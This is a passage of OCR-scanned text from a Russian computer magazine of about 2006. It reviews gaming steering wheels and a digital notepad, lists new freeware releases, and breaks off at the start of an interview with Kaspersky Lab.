Стоит отметить, что ход педали газа больше, чем педали тормоза, и это очень удобно. Упругости вполне достаточно, чтобы не напрягать ноги и оставить ступни на педалях. Работа обратной связи или Force Feedback начинает проявляться тогда, когда меняется дорожное покрытие — отличная передача вибрации на рулевую колонку, даже притом, что регулировка мощности вибродвигателей не была выставлена на максимум. Столкновения, резкое включение ручки и даже юз отлично ощущаются, благодаря чему можно вове-

ря откорректировать траекторию движения. Прорезиненный руль может оказаться большим для ребенка, но диаметр колеса подобран очень удачно, а угол вращения в 240 градусов позволит вести машину аккуратно. На программируемые шесть кнопок можно повесить различные функции, благо они расположены очень удачно. Любителям переключать передачи вручную Logitech приготовила сюрприз: два больших подрулевых лепестка и двухпозиционная КПП, причем ручку можно установить как справа, так и

слева от руля. Щелчки ручки довольно громкие, и даже во время жаркой гонки не возникнет проблем с переключением передачи.
→ **минусы.** Рулевая консоль довольно массивна и фиксируется только одним прижимным винтом. Роль струбины в таком варианте досталась самому корпусу, так что, если немного переусердствуешь при креплении, сломаешь пластик. Огорчило отсутствие «тарелки» на прижимном винте и большой зазор, который остается в крайнем закрученном положении.

Thrustmaster RGT Force Feedback PRO

(\$135) 10 баллов



МАТЕРИАЛ: пластик, прорезиненный руль, алюминиевые педали

УГОЛ ПОВОРОТА РУЛЯ: 240 градусов

КОЛИЧЕСТВО ОСЕЙ: 5

КОЛИЧЕСТВО КНОПОК: 8

БОНУС: крест (джойстик), подрулевые переключатели, подрулевые аналоговые рычаги, двухпозиционный рычаг КПП, возможность подключения дополнительного pedalного узла

→ **плюсы.** Небольшая коробка скрывает в своих недрах довольно крупную панель руля, pedalный узел с алюминиевыми накладками, блок питания и диск. Калибровка устройства произойдет автоматически после подключения руля к

компьютеру: руль несколько раз повернется сам, так что не стоит беспокоиться о том, что он работает без твоего вмешательства. Прорезиненный руль отлично ложится в руки, и все кнопки управления находятся именно там, где им положено быть. Количество аналоговых осей в количестве пяти штук позволит не только регулировать отдельно газ и тормоз, но и плавно контролировать сцепление и ручник. Подрулевые переключатели делятся на две группы: кнопки (для переключения скоростей) и аналоговые, на которые можно повесить любые функции, где необходимо

плавно изменять величину нагрузки. Присутствует возможность подключить второй блок педалей, чтобы они работали в качестве ручного тормоза и сцепления. Прямо во время гонки можно переключать режимы работы осей: 2, 3 или 5. Достаточно нажать обе педали одновременно и утопить кнопку режима (самая нижняя на руле). Количество рабочих осей можно выяснить не только в настройках, но и по свечению светодиода: три разных цвета (зеленый, оранжевый и красный) сигнализируют о различном количестве подключенных осей. Руль оснащен системой автоцент-

рирования, которую также можно активировать (светодиод мигает) или деактивировать (светодиод горит постоянно) во время игры. Достаточно нажать на ту самую кнопку смены режима. Работа обратной связи вызывает бурную радость у всех игравших с этим рулем: высокий уровень реалистичности, который можно ощутить при скольжении, заносе или смене дорожного покрытия, свидетельствует о высоком качестве девайса.

→ **минусы.** Длины провода достаточно для удобного размещения pedalного узла, но игрок не сможет вытянуть ноги полностью.

Thrustmaster Ferrari GT

(\$85) 9 баллов



МАТЕРИАЛ: пластик, прорезиненный руль
УГОЛ ПОВОРОТА РУЛЯ: 240 градусов
КОЛИЧЕСТВО ОСЕЙ: 5
КОЛИЧЕСТВО КНОПОК: 8
БОНУС: крест (джойстик), подрулевые переключатели, совместимость с PlayStation

→ **плюсы.** Компания купила лицензию и добавила бренд Ferrari в название этого руля не случайно. Это практически точная копия баранки, устанавливаемой на серийные автомобили. Надежно прикрепить девайс к столу поможет специальная двухконтактная пластиковая лапа с резиновыми упорами, которая крепится металлическим болтом к рулевой консоли. Трехспицевый руль выполнен из пластика, а на месте захвата для рук он имеет резиновые накладки. Эргономичная форма и продуманность расположения элементов управления отразились в том, что практически на все кнопки можно нажимать не смещая ладони. Подрулевые переключатели расположены достаточно близко к пальцам и пронумерованы так же, как и все остальные кнопки.

По традиции руль обладает автоматическим центрированием, которое активируется нажатием самой нижней кнопки на руле. Свето-

диодный индикатор оповещает о выбранном режиме. Блок педалей имеет не очень длинный кабель, но его вполне хватит для удобного размещения узла под столом. Размер педалей немаленький, они разнесены на достаточное расстояние, чтобы не цепляться за них ступнями. Упругость пружин позволяет спокойно положить ноги, не боясь, что продавится педаль. От проскальзывания по полу спасут удобные ножки. Системе обратной связи необходимо дополнительное питание, для чего в комплекте прилагается адаптер. После подключения руля к USB происходит автоматическая калибровка, и спустя несколько секунд руль будет готов к работе. Мощность двигателя, обеспечивающего работу Force Feedback, такова, что даже при стандартных настройках руль довольно ощутимо вырывается из рук, но есть функция усиления обратной связи до 150%. Существует возможность подключить руль к игровой приставке PlayStation, для чего на кабеле присутствует соответствующий разъем.

→ **минусы.** В режиме автоматического центрирования руля светодиод-индикатор довольно ярко светит красным, что отвлекает и немного раздражает.

Saitek R440 Force

(\$100) 7 баллов



МАТЕРИАЛ: пластик, прорезиненный руль
УГОЛ ПОВОРОТА РУЛЯ: 180 градусов
КОЛИЧЕСТВО ОСЕЙ: 3
КОЛИЧЕСТВО КНОПОК: 4
БОНУС: подрулевые переключатели

→ **плюсы.** Руль от Saitek обращает на себя внимание необычной формой рулевой колонки и педалей: вместо эмуляции автомобильного торпедо производитель решил использовать крепление механики вдоль оси вала. Рулевая колонка займет немного места на столе и сможет устоять даже без фиксации, но для активной работы есть специальная струбцина. Пластиковое П-образное устройство, которое легко снимается и так же легко устанавливается, надежно зафиксировать руль на столе любой толщины. Для полноценной работы должен быть подключен адаптер, который обеспечит мотор обратной связи необходимым питанием. На руле имеются четыре кнопки, расположенные в местах касания большими пальцами. Прорезиненные участки демонстрируют правильный хват. В центре руля расположены светодиодные индикаторы силы обратной связи. В процессе игры они наращивают интенсивность (от зеленого к крас-

ному), тем самым обозначая величину сопротивления или скорость поворота. Установить блок педалей тоже очень просто. Для увеличения устойчивости в комплект добавлена специальная накидывающаяся планка, на которой можно расположить ноги. Необычная установка педалей повторяет автомобильную, тем самым увеличивая реалистичность. Расстояние между газом и тормозом достаточное, и спутать педаль никак не удастся. Использование оптической системы вместо резистивных элементов значительно повысило надежность и долговечность девайса.

→ **минусы.** Применение необычной технологии сыграло свою положительную роль, но сопротивление педалей слишком мало, и нога, когда играешь, порой просто «проваливается». Красные и желтые кнопки на черно-сером руле выглядят несколько аляповато, а индикаторы силы обратной связи во время игры только отвлекают. Подрулевые переключатели-лепестки срабатывают только при довольно сильном нажатии и без характерного щелчка, так что сложно понять, переключена ли передача.

Выводы: БЕЗУСЛОВНЫМ ЛИДЕРОМ ТЕСТА СТАЛА МОДЕЛЬ THRUSTMASTER RGT FORCE FEEDBACK PRO, КОТОРАЯ ОБЛАДАЕТ НЕ ТОЛЬКО ОТЛИЧНО РЕАЛИЗОВАННОЙ ОБРАТНОЙ СВЯЗЬЮ, НО И САМЫМИ ШИРОКИМИ ВОЗМОЖНОСТЯМИ ДЛЯ ПОВЫШЕНИЯ РЕАЛИСТИЧНОСТИ ИГРОВОГО ПРОЦЕССА. «ВЫБОР РЕДАКЦИИ»!

«ЛУЧШЕЙ ПОКУПКОЙ» СТАЛ LOGITECH MOMO RACING БЛАГОДАРЯ ОТЛИЧНОЙ РЕАЛИЗАЦИИ ОБРАТНОЙ СВЯЗИ И ЭРГОНОМИЧНОСТИ. НУ ЧТО? ЕЩЕ НЕ РЕШИЛСЯ ПОСТАВИТЬ НА СВОЙ СОВЕРШЕННО НАСТОЯЩИЙ АВТОМОБИЛЬ КАКОЙ-НИБУДЬ ИЗ ТАКИХ «ИГРУШЕЧНЫХ» РУЛЕЙ? ;)

hard

блокнот-автомат

ACECAD DIGIMEMO A501

ПЛАНШЕТ. ОБЫЧНО ТАК НАЗЫВАЮТ УСТРОЙСТВО В ВИДЕ КОРПУСА С РАБОЧЕЙ ОБЛАСТЬЮ И НЕПОСРЕДСТВЕННО ЭЛЕКТРОННОЕ ПЕРО. ОДНАКО БОЛЬШИНСТВО ПЛАНШЕТОВ ПОДДЕРЖИВАЮТ РАБОТУ ТОЛЬКО ПРИ ВКЛЮЧЕННОМ КОМПЬЮТЕРЕ. УСТРОЙСТВО ACECAD DIGIMEMO A501 ПО-СВОЕМУ УНИКАЛЬНО, ХОТЯ БЫ ПОТОМУ ЧТО ОНО РАБОТАЕТ НЕЗАВИСИМО ОТ ТВОЕГО ПК — ТЫ ОБЩАЕШЬСЯ С НИМ С ПОМОЩЬЮ ОБЫЧНОЙ ПИСЧЕЙ БУМАГИ! ОДНАКО ОБО ВСЕМ ПО ПОРЯДКУ | **ПОПОВ ЕВГЕНИЙ**



Test_lab выражает благодарность за предоставленное на тестирование оборудование компании: Avacom, www.avacom.ru, (495) 730-74-54

ЦЕНА: \$130

РАЗМЕРЫ, ММ: 309x209

РАБОЧАЯ ОБЛАСТЬ, ММ: 150x211

ВЫСОТА ЧУВСТВИТЕЛЬНОЙ ЗОНЫ, ММ: 12

ВЕС (БЕЗ БАТАРЕЙ), Г: 512

ВЕС (С БАТАРЕЯМИ), Г: 560

ВСТРОЕННАЯ ПАМЯТЬ, МБ: 8

ТИП ПОДДЕРЖИВАЕМОЙ ПАМЯТИ: CompactFlash (CF)

ИНТЕРФЕЙС ПОДКЛЮЧЕНИЯ К ПК: USB

ИСТОЧНИКИ ПИТАНИЯ: 4 батареи типа AAA, 1 батарея-таблетка


Устройство выглядит как простая пластиковая подставка черного цвета под блокнот для удобного письма. В комплект входит обычный блокнот, цифровое чернильное перо, собственно портативный планшет, два заменяемых стержня, комплект из четырех батареек формата AAA, одна батарейка 1,5 В, зажим для бумаги, диск с программным обеспечением и USB-кабель для подключения устройства к персональному компьютеру. Перо похоже на обычную ручку. Оно эргономично, питается от 1,5 В батарейки-таблетки, держать его в руке удобно. Основная особенность устройства — высота чувствительной зоны (целых 12 мм), что позволяет планшету ACECAD DigiMemo A501 работать с толстыми кипами бумаги. Стоит отметить, что для большинства обычных планшетов высота зоны чувствительности не превышает 5-6 мм. Однако рабочая область планшета не очень велика и подходит только для листов формата блокнота, который прилагается в комплекте. После того как чистые листы в блокноте закончатся, пользователю придется искать в канцелярских магазинах новый, который подходил бы по размеру.

К защелке для бумаги тоже предъявлю претензии. Дело в том, что при работе она постоянно отстегивается и слабо держит рабочие листы. В левом верхнем углу корпуса находится небольшой дисплей размерами 1,75 на 3 см. В процессе работы на нем отображается номер страницы, используемой в памяти (всего их может быть порядка тысячи), а при письме высвечивается изображение стилуса. Исписанные страницы также отображаются на экране в виде определенного логотипа, так что запутаться очень сложно.

Работа с устройством в общем легкая и приятная. Ручка-перо удобно крепится к корпусу планшета, а для запасных стержней предусмотрен специальный отсек — они всегда будут под рукой. Время жизни батареек, по словам производителя, ограничено 100 часами, причем все это время нужно непрерывно что-то писать. Проверить этот факт довольно сложно, но даже если имеется возможность поработать хотя бы 80 часов, уже весьма неплохо.

Перо удобно лежит в руке и пишет синими чернилами, чернил черного цвета в комплекте нет. Кстати, стержни стандартные, такие можно приобрести в обычном канцелярском магазине. Главное — найти именно железные.

Жаль, что не получится просто перенести записи на ПК в определенном формате MS Word или, на худой конец, в JPEG. Однако распознавание текста и нормализация рисунков поддадутся дополнительному ПО, если ты купишь его отдельно. Для этого на прилагаемом диске имеется специальное программное обеспечение — ACECAD DigiMemo Manager. Подсоединяешь планшет к ПК, и утилита помогает тебе сохранить написанные страницы в файлах со специальным расширением DHW. При желании полученные документы можно конвертировать в удобоваримые форматы.

Софт удобен в использовании и не требует каких-либо особых навыков работы с компьютером. В целом впечатления, которое складываются при работе с девайсом, скорее положительные. Цифровой блокнот ACECAD DigiMemo A501 будет хорошим помощником и делового человека, и студента, а благодаря привлекательной цене станет хорошим подарком для родных и близких. 

```
<html>
```

```
<head>
```

```
<meta http-equiv="Expires" content="never" />
```

```
<meta name="generator" content="СПЕЦ 06.06(67)" />
```

```
<meta name="keywords" content="HTML 4.0,CSS,  
движки, PHP, сайты, Web2.0, RSS, AJAX, web-сервисы, баги" />
```

```
<meta name="description" content="Актуальные вопросы  
web-программирования" />
```

```
</title>
```

WEB CODING

```
</title>
```

```
</head>
```

```
<body>
```

```
<h3>Скоро в Спеце:</h3></br>
```

```
<b>Админинг.</b>Установка, настройка и поддержка  
компьютерных систем и сетей.<br />
```

```
<b>BSD.</b>Установка, настройка, управление BSD-системами.  
История. Безопасность.<br />
```

```
<b>Windows Vista.</b>Взгляд изнутри. Подробный анализ новой ОС  
от Microsoft. Новейшие технологии. Удобство и быстрота работы.
```

```
<body>
```

```
</html>
```


NONAME

НАИСВЕЖАЙШИЕ ПРОГРАММЫ
ОТ NNM.RU | DIC (DOC@NNM.RU)

Easy MP3 Alarm Clock 1.0

Очень простая программа-будильник. Самое приятное из ее достоинств — возможность поставить в качестве звонка любой аудиофайл в MP3-формате. Благодаря удобному и понятному интерфейсу ты за несколько секунд настроишь будильник на нужное время. Программа бесплатна и работает на всех операционных системах семейства Windows.



Weather Watcher 5.6.7

Эта бесплатная программа показывает погоду для любого города мира. Теперь ты сможешь ежедневно просматривать текущие погодные условия, ежедневно — детальный прогноз

и созданные карты по любому городу мира. Weather Watcher — небольшая настольная погодная станция, которая спокойно сидит в системе и автоматически обновляет сведения о погоде в указанном интервале времени. Софтина выдает текущий прогноз, включает в него температуру, температуру «на ощущение» (которую ощутит человек, одетый по сезону), влажность, ветер, видимость, давление и ультрафиолетовое излучение.

Weather Watcher предоставит и 10-дневный прогноз: общее состояние окружающей среды, температурные максимумы и минимумы, ожидаемый уровень ультрафиолетового излучения (сможешь выбрать, когда стирать данные с чипов с УФ-стиранием ;)). Погодные измерения могут быть выражены в метрических или английских единицах.

AntiVir Personal Edition 7

Бесплатный антивирус германской сборки включает в себя антивирусный сканер, антивирусный монитор и базу данных более чем на 150 000 вирусов. Добавлю от себя: он находил у меня такое, о чем молчали многие известные его собратья. Отдельно хочу отметить хороший эвристический анализатор, который не раз помогал мне избавиться от новых и скрытых троянов ;).



Traffic Counter 1.3

Новая версия простенькой программы для учета трафика в локальной сети при модемном, ADSL- и т.п. или dial-up-соединении. Отдельно по каждому соединению Traffic Counter подсчитывает входящий и исходящий трафик. Сумеет вычислить, сколько денег ты потратил на трафик, просматривать историю, узнавать текущую скорость соединения, работать с треем. Программа автоматически ставится в автозагрузку при первой установке.



Apollo DivX to DVD Creator v2.7.0

Транскодер AVI/MPEG-видеофайлов в DVD-формат с прожигом (записью) видео-DVD. Поддерживает Divx, Xvid, AVI, MPG и другие форматы видео. Кодирует в MPEG2, совместимый с DVD-форматом. Поддерживает NTSC- и PAL TV-системы с перекодированием, поддержкой широкоформатного и стандартного размера экрана. Прожигает стандартные DVD-диски, причем поддерживаются бытовые проигрыватели и большинство пишущих приводов DVD-R/RW и DVD+R/RW. Есть предварительный просмотр резуль-

тата, автоматическое выключение компьютера после завершения работы конвертера. Высокое качество и высокая скорость, простой и удобный интерфейс.

AutoHotkey 1.0.43.05

Программа позволяет вешать действия на горячие клавиши и переименовывать команды, которые вводятся с клавиатуры, мышки или джойстика. И многое другое... Ну, как тут не попробовать? ;)



Sony ACID Pro 6.0 Build 214

Мощный инструмент для создания музыки, ремиксов, саундтреков с помощью loop'ов (поддерживается формат 5.1).

Несмотря на загруженный интерфейс, освоить программу и работать в ней очень просто. Может работать с неограниченным количеством дорожек и loop'ов. Есть импорт-экспорт музыки в WAV, WMA, RM, AVI, MP3.



WIDI 3.2


Переведена на русский язык новая версия программы WIDI 3.2. Качественно улучшен интерфейс, добавлены новые возможности. Основная задача WIDI — это распознавание музыки. Музыкальная запись может быть представлена в двух различных формах: звуковая волна и нотная запись. Звуковая волна — это запись зависимости звукового давления от времени. Примерами могут служить файлы формата WAV и MP3, магнитофонные записи и т.д. В таком виде проигрываемый звук в точности совпадает с записанным. Тем не менее многие инструменты и звуки, звучащие одновременно, перекрываются. В результате тебе уже не позволяют изменять что-то (ноты, аранжировку и т.д.) в музыкальном произведении. Нотная запись, например обычная партитура или файл формата MIDI, по сути представляет собой набор команд: какую ноту и каким инструментом следует сыграть. Такая форма записи легко поддается редактированию и занимает меньше места, чем файлы WAV. Однако не любой звук может быть записан в такой форме. Например, невозможно записать человеческую речь в виде нот.

Задача распознавания, особенно музыкальных записей, — серьезная математическая проблема. Универсального решения нет! Тем не менее, WIDI Recognition System включает в себя алгоритмы, которые позволяют осуществлять распознавание полифонических записей достаточно точно. Более того, значительное число настраиваемых параметров позволяет распознавать различные музыкальные стили, инструменты и т.д.

WIDI, как уникальная многофункциональная система, включает в себя функции записи и отображения звуковой волны, специализированный редактор нот (только версия Professional), который позволяет визуально сравнивать спектрограммы исходной волны с нотами, полученными распознаванием.

WIDI умеет читать исходные файлы в некомпьютеризованном WAV, MP3, CD и даже звук, который идет непосредственно с микрофона, без предварительной записи в файл (распознавание в реальном времени). WIDI распознает звуковую волну и затем:

- ТЫ ИЗМЕНЯЕШЬ В WIDI АРАНЖИРОВКУ, ВЫСОТНЫЙ ДИАПАЗОН И ТОНАЛЬНОСТЬ;
- УСТРАИВАЕШЬ ПРЕДВАРИТЕЛЬНЫЙ ПРОСМОТР ДЛЯ ФАЙЛОВ MP3 В КОЛЛЕКЦИЯХ;
- ЗАГРУЖАЕШЬ ЛЮБИМЫЕ МЕЛОДИИ В МОБИЛЬНЫЙ ТЕЛЕФОН;
- ПОЛУЧАЕШЬ НОТНЫЕ ЗАПИСИ МУЗЫКАЛЬНЫХ КОМПОЗИЦИЙ И ИСПОЛНЯЕШЬ ИХ САМ.



Keyboard Maniac

Буду краток. Менеджер горячих клавиш Keyboard Maniac (KeyMap, KM) предназначен для работы с расширенными мультимедийными клавиатурами. KeyMap крепко дружит с WinAmp'ом и Light Alloy, перехватывает системные нажатия

клавиш (<Win>+<D>, <Win>+<R>...) без залипания модификаторов. Много настроек и функциональных возможностей, которых нет в программах-аналогах.

Программа проста в управлении, но содержит множество дополнительных настроек, то есть подходит и новичкам, и профессионалам — настоящим клавиатурным маньякам. Особое внимание уделено управлению мультимедийным проигрывателем Nullsoft Winamp (поддерживаются версии 2.x и 5.x, версия 3.x — нет). Достоинства программы:

- ИСПОЛЬЗУЙ НА ЗДОРОВЬЕ ЛЮБЫЕ КЛАВИШИ, В ТОМ ЧИСЛЕ СИСТЕМНЫЕ: <WIN>+<D>, <ALT>+<TAB>, ЕТС. (ИСКЛЮЧЕНИЕ — <CTRL>+<ALT>+, КЛАВИШИ УПРАВЛЕНИЯ ПИТАНИЕМ КОМПЬЮТЕРА И КЛАВИША <TAB> БЕЗ МОДИФИКАТОРОВ).
- ИСПОЛЬЗУЙ КНОПКИ МЫШИ В ГОРЯЧИХ КЛАВИШАХ — MOUSE LBUTTON, MOUSE RBUTTON, MOUSE MBUTTON, MOUSE XBUTTON1, MOUSE XBUTTON2 (НАПРИМЕР <CTRL>+<ALT>+MOUSE MBUTTON).
- ЗАПУСКАЙ НЕСКОЛЬКО ДЕЙСТВИЙ НА ОДНУ КЛАВИШУ.
- ЗАПИСЫВАЙ И ВОСПРОИЗВОДИ КЛАВИАТУРНЫЕ МАКРОСЫ.
- СХЕМА ЗАПУСКА ДЕЙСТВИЯ ГИБКАЯ: НАПРИМЕР, ТОЛЬКО ЕСЛИ АКТИВНО ОПРЕДЕЛЕННОЕ ОКНО ИЛИ ЕСЛИ ОНО СУЩЕСТВУЕТ.
- ЗАМЕНЯЙ НАЖАТУЮ КЛАВИШУ НА ДРУГУЮ КЛАВИШУ ИЛИ КНОПКУ МЫШИ.
- ЗАМЕНЯЙ КНОПКУ МЫШИ ДРУГОЙ ЕЕ КНОПКОЙ ИЛИ КЛАВИШЕЙ КЛАВИАТУРЫ (НАПРИМЕР: <SHIFT>+MOUSE MIDDLE ЗАМЕНИТЬ НА <ALT>+DBLCLICK).
- НАЗНАЧАЙ ГОРЯЧИЕ КЛАВИШИ С РАСШИРЕННЫМИ МОДИФИКАТОРАМИ (ЛЮБАЯ КОМБИНАЦИЯ ИЗ ЧЕТЫРЕХ МОДИФИКАТОРОВ: <CTRL>+, <ALT>+, <SHIFT>+, <WIN>+).
- ОСВЕДОМЛЯЙСЯ НАСЧЕТ ТЕКУЩЕЙ ЯЗЫКОВОЙ РАСКЛАДКИ С ПОМОЩЬЮ ЗВУКА (ПОСЛЕ НАЖАТИЯ ОПРЕДЕЛЕННЫХ КЛАВИШ) И/ИЛИ ИКОНКИ В СИСТЕМНОМ ДЕРЕВЕ.
- ОТПРАВЛЯЙ СООБЩЕНИЯ ОКНУ ПРИ НАЖАТИИ КЛАВИШИ.
- ПРОГРАММА ПОДДЕРЖИВАЕТ МОДУЛИ РАСШИРЕНИЙ (PLUGIN). СТАНДАРТ МОДУЛЕЙ ПРЕДЕЛЬНО ПРОСТ. ИСПОЛЬЗУЯ ИСХОДНЫЙ КОД ГОТОВОГО МОДУЛЯ, ТЫ МОЖЕШЬ САМ НАПИСАТЬ НУЖНОЕ ДЕЙСТВИЕ (В ДИСТРИБУТИВЕ ЕСТЬ ИСХОДНЫЙ КОД МОДУЛЯ РАСШИРЕНИЙ, НАПИСАННОГО НА BORLAND DELPHI 7, ОН СОДЕРЖИТ ВСЕ НЕОБХОДИМЫЕ КОММЕНТАРИИ).
- ИНТЕРФЕЙС МНОГОЯЗЫЧНЫЙ.
- ПРОГРАММА ВЫПУСКАЕТСЯ В НЕСКОЛЬКИХ РЕДАКЦИЯХ, И LITE EDITION БУДЕТ ПОЛЕЗЕН ДЛЯ НАЧИНАЮЩИХ ПОЛЬЗОВАТЕЛЕЙ ИЛИ ДЛЯ ИСПОЛЬЗОВАНИЯ НА СМЕННОМ НОСИТЕЛЕ/НА НЕСКОЛЬКИХ КОМПЬЮТЕРАХ.
- ЦИКЛ РАЗРАБОТКИ КОРОТКИЙ: КАЖДЫЙ МЕСЯЦ ВЫХОДЯТ НОВЫЕ ВЕРСИИ, В КОТОРЫХ ИСПРАВЛЕНЫ ОШИБКИ И ПОВЫШЕНА ФУНКЦИОНАЛЬНОСТЬ.

Жаль, что программа не работает под Windows 9x, Windows Me. Полностью поддерживается только Windows XP и Windows 2003. На Windows 2000 программа заработает, но некоторые функции могут оказаться недоступными.

Amust Registry Cleaner v2.1

Новый подход к очистке и поддержанию реестра в аккуратном состоянии. Программа умеет исправлять ошибки, увеличивать производительность. Есть планировщик (например, для чистки реестра по расписанию), уведомления по e-mail, функция Undo (оо как нужна) и некоторые фирменные примочки. И все это в симпатичном зеленом интерфейсе.



CPU-Z v.1.33


Небольшая, но очень приятная программа для получения подробнейших данных о твоём железе.

С помощью CPU-Z можно выяснить: название процессора, модель; поддерживаемые CPU наборы инструкций и спецификации; напряжение питания; размер, скорость, технологию, местонахождение кеша L1, L2, L3; BIOS, чипсет, память, параметры AGP материнской платы; размер, тип, временные характеристики и спецификацию установленной оперативной памяти. CPU-Z проста, представляет информацию наглядно, поэтому достаточно популярна.



Opera 9.0

Новая версия самого быстрого браузера планеты! Норвежские разработчики не унимаются, и опять мы имеем честь наблюдать новый Build.



Moffsoft FreeCalc v1.2.06

Этот калькулятор — отличная замена windows'овскому. Результаты вычислений можно сохранить в текстовый файл или распечатать. Для удобства можно настроить под себя цвет кнопок. Бесплатен. Работает под Windows 95/98/Me/NT/2000/XP

лидеры тысячелетия

ИНТЕРВЬЮ С ЛАБОРАТОРИЕЙ КАСПЕРСКОГО

КОМПАНИИ «ЛАБОРАТОРИЯ КАСПЕРСКОГО» УЖЕ ВОСЕМЬ ЛЕТ. ГРУППЕ РАЗРАБОТЧИКОВ АНТИВИРУСНОГО ПО, КОТОРОЙ РУКОВОДИТ ЕВГЕНИЙ КАСПЕРСКИЙ, — ВДВОЕ БОЛЬШЕ. «ЛАБОРАТОРИЯ КАСПЕРСКОГО» — ЭТО 400 ВЫСОКОКВАЛИФИЦИРОВАННЫХ СПЕЦИАЛИСТОВ | **АНДРЕЙ КАРОЛИК**

СПЕЦ: КАК «АНТИВИРУС КАСПЕРСКОГО» ПРЕВРАТИЛСЯ ИЗ РЯДОВОЙ ПРОГРАММЫ, НАПИСАННОЙ ТАЛАНТЛИВЫМ ПРОГРАММИСТОМ, В АНТИВИРУС №1? ЧТО ВКЛАДЫВАЕТСЯ В ПОНЯТИЕ «ЛУЧШИЙ» АНТИВИРУС?

